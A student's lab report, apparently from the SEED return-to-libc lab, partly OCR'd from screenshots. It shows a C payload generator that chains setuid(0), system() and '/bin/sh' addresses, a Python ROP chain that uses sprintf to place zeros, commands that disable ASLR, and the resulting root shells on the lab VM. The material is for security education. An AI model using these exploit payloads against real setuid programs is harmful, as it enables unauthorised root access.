
```
char buf[size];
FILE *badfile;
        memset(buf, 'A', size);
badfile = fopen("./badfile", "w");

*(long *) &buf[162] = 0xb7e42da0;    //  system()
*(long *) &buf[166] = 0xb7e369d0;    //  exit()
*(long *) &buf[170] = 0xb7f6382b;    //  "/bin/sh"

fwrite(buf, size, 1, badfile);
fclose(badfile);
}
```

- Since both the address values are different, we are not able to gain access to the root shell thus failing the attack.

**Task 5 – Defeat countermeasure of shell:**


- To do this, address space randomization is turned off. Address Space Randomization is done to stop randomizing the starting address of heap and stack. This makes guessing the exact address difficult, thereby making the buffer-overflow attack also difficult.

The following image shows the command required for the same.




```
[03/13/21]seed@VM:~/lab4$ sudo sysctl -w kernel.randomi
ze_va_space=0
kernel.randomize_va_space = 0
```

- For achieving this, modification to the exploit vulnerable program is needed because with the current values, we will not be able to gain root access since the countermeasures are active. Also, we make /bin/sh point to /bin/dash as shown below.




```
[03/14/21]seed@VM:~/lab4$ sudo ln -sf /bin/dash /bin/sh
```

- This stops us from coming back to the system(), since pointing to dash results in privileges being dropped. One approach that will be followed in this case is to invoke setuid(0) before we invoke system().
- For this, first we obtain the address of setuid from gdb retlib as seen from the below pic.




```
Breakpoint 1, bof (badfile=0x804b008) at retlib.c:9
9           fread(buffer, sizeof(char), 300, badfile);
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__lib
c_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_
exit>
gdb-peda$ p setuid
$3 = {<text variable, no debug info>} 0xb7eb9170 <__set
uid>
gdb-peda$
```

- The above setuid address is updated inside the exploit program. The offset value for setuid is set such that it is invoked before invoking the system() function.



```c
#include<stdlib.h>
#include<stdio.h>
#include<string.h>
int main(int argc, char **argv)
{
int size=180;
char buf[size];
FILE *badfile;
        memset(buf, 'A', size);
badfile=fopen("./badfile", "w");

*(long *) &buf[162] = 0xb7eb9170; //setuid()
*(long *) &buf[166] = 0xb7e42da0; //system()
*(long *) &buf[170] = 0; //parameter of setuid()
*(long *) &buf[174] = 0xb7f6382b; //bin/sh

fwrite(buf, size, 1, badfile);
fclose(badfile);
}
```

- This updated exploit program is compiled and run.




```
[03/14/21]seed@VM:~/lab4$ sudo ln -sf /bin/dash /bin/sh
[03/14/21]seed@VM:~/lab4$ gcc -o exploitTask5 exploitTa
sk5.c
[03/14/21]seed@VM:~/lab4$ ./exploitTask5
[03/14/21]seed@VM:~/lab4$ ./retlib
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(
cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sa
mbashare)
# whoami
root
# exit
Segmentation fault
[03/14/21]seed@VM:~/lab4$ 
```

- As seen from above, we are able to gain root access by invoking the setuid() before system(). This is possible because the setuid(0) function calls both real user ID and effective user ID and sets them both to 0, making it a non-setUID program even though it still has root privileges.


## <u>Task 6 – Defeat countermeasure of shell without putting zeros in input:</u>

- In this task, we try to defeat shell's countermeasure without adding zeros in input as in the case of previous task. We use ROP (Return Oriented Programming) to chain multiple functions and to change non-zero values to zero internally when the program is run, using function such as sprint(), which is called before setuid().
- We first create stack_rop.c program which will be used to launch an attack to see if we can gain root access.




```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int foo(char *str)
{
        char buffer[150];
        unsigned int *framep;

        //Copy ebp into framep

        asm("movl %%ebp, %0" : "=r" (framep));

        /*printout information for experiment purpose*/
        printf("Address of buffer []: 0x%.8x\n", (unsigned)buffer);
        printf("Frame Pointer value: 0x%.8x\n", (unsigned)framep);

        /* The following statement has a buffer overflow problem */
        strcpy(buffer, str);
        return 1;
}

// For the purpose of experiment
void bar()
{
        static int i= 0 ;
        printf("The function bar () is invoked %d times!\n", ++i);
}

// For the purpose of experiment
void baz(int x)
```

- After this, we compile stack_rop program using non-executable stack and grant root privileges to it, also setting turning off address space randomization.




```
[03/14/21]seed@VM:~/lab4$ gcc -o stack_rop -z noexecsta
ck -fno-stack-protector -g stack_rop.c
[03/14/21]seed@VM:~/lab4$ sudo chown root stack_rop
[03/14/21]seed@VM:~/lab4$ sudo chmod 4755 stack_rop
[03/14/21]seed@VM:~/lab4$ sudo sysctl -w kernel.randomi
ze_va_space=0
kernel.randomize_va_space = 0
[03/14/21]seed@VM:~/lab4$ export MYSHELL=/bin/sh
[03/14/21]seed@VM:~/lab4$ touch badfile
[03/14/21]seed@VM:~/lab4$ ./stack_rop
The '/bin/sh' string's address : 0xbffffde9
Address of buffer []: 0xbfffe4d6
Frame Pointer value: 0xbfffe578
```

- We need to find the address values of system(), exit(), sprint(), setuid(), frame pointer and leaveret. For doing so, we go inside debugger of stack_rop, whereas frame pointer address is printed while running stack_rop code itself.




```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__lib
c_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_
exit>
gdb-peda$ p sprintf
$3 = {<text variable, no debug info>} 0xb7e516d0 <__spr
intf>
gdb-peda$ p setuid
$4 = {<text variable, no debug info>} 0xb7eb9170 <__set
uid>
gdb-peda$ find /bin/sh
Searching for '/bin/sh' in: None ranges
Found 3 results, display max 3 items:
 [heap] : 0x804b00d ("/bin/sh' string's address : 0xbff
ffe03\n")
   libc : 0xb7f6382b ("/bin/sh")
[stack] : 0xbffffe03 ("/bin/sh")
gdb-peda$
```

- These values are updated inside the attack.py file we create to launch an attack. The sprint() function is dynamically called to convert arguments to zero without us passing them externally.




```
#!/usr/bin/python3
import sys

def tobytes(value):
        return(value).to_bytes(4,byteorder='little')

content=bytearray(0xaa for i in range(162))

sh_addr         =0xbffffe03  #Address of "/bin/sh"
leaveret        =0x0804859e #Address of leaveret
sprintf_addr    =0xb7e516d0 #Address of sprintf()
setuid_addr     =0xb7eb9170 #Address of setuid()
system_addr     =0xb7e42da0 #Address of system()
exit_addr       =0xb7e369d0 #Address of exit()
ebp_foo         =0xbfffe558 #foo()'s frame pointer

# Calculate the address of setuid()'s 1st argument
sprintf_arg1=ebp_foo + 12 + 5*0x20

# The address of a byte that contains 0x00
sprintf_arg2= sh_addr + len("/bin/sh")
content=bytearray(0xaa for i in range(162))

# Use leaveret to return to the first sprintf()
ebp_next= ebp_foo + 0x20
content += tobytes(ebp_next)
content += tobytes(leaveret)
content += b'A'*(0x20 - 2*4 ) #Fill up the rest of the space

# sprintf (sprintf_arg1,sprintf_arg2 )
```

- It is also important to note that setuid() is called before invoking system() to drop privileges and defeat the countermeasure as done earlier in Task 5.



```
[03/14/21]seed@VM:~/lab4$ chmod +x attack.py
[03/14/21]seed@VM:~/lab4$ ./attack.py
[03/14/21]seed@VM:~/lab4$ ./stack_rop
The '/bin/sh' string's address : 0xbffffde9
Address of buffer []: 0xbfffe4d6
Frame Pointer value: 0xbfffe578
```

- On running the attack.py file, we see below that we are able to gain root access to the shell.



```
# whoami
root
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(samb
ashare)
# exit
[03/14/21]seed@VM:~/Lab4$ 
```

- This is achieved by ROP chaining method where it overwrites the address at run time, by providing ROP payload which modifies the arguments into zero, thus enabling access to the root shell.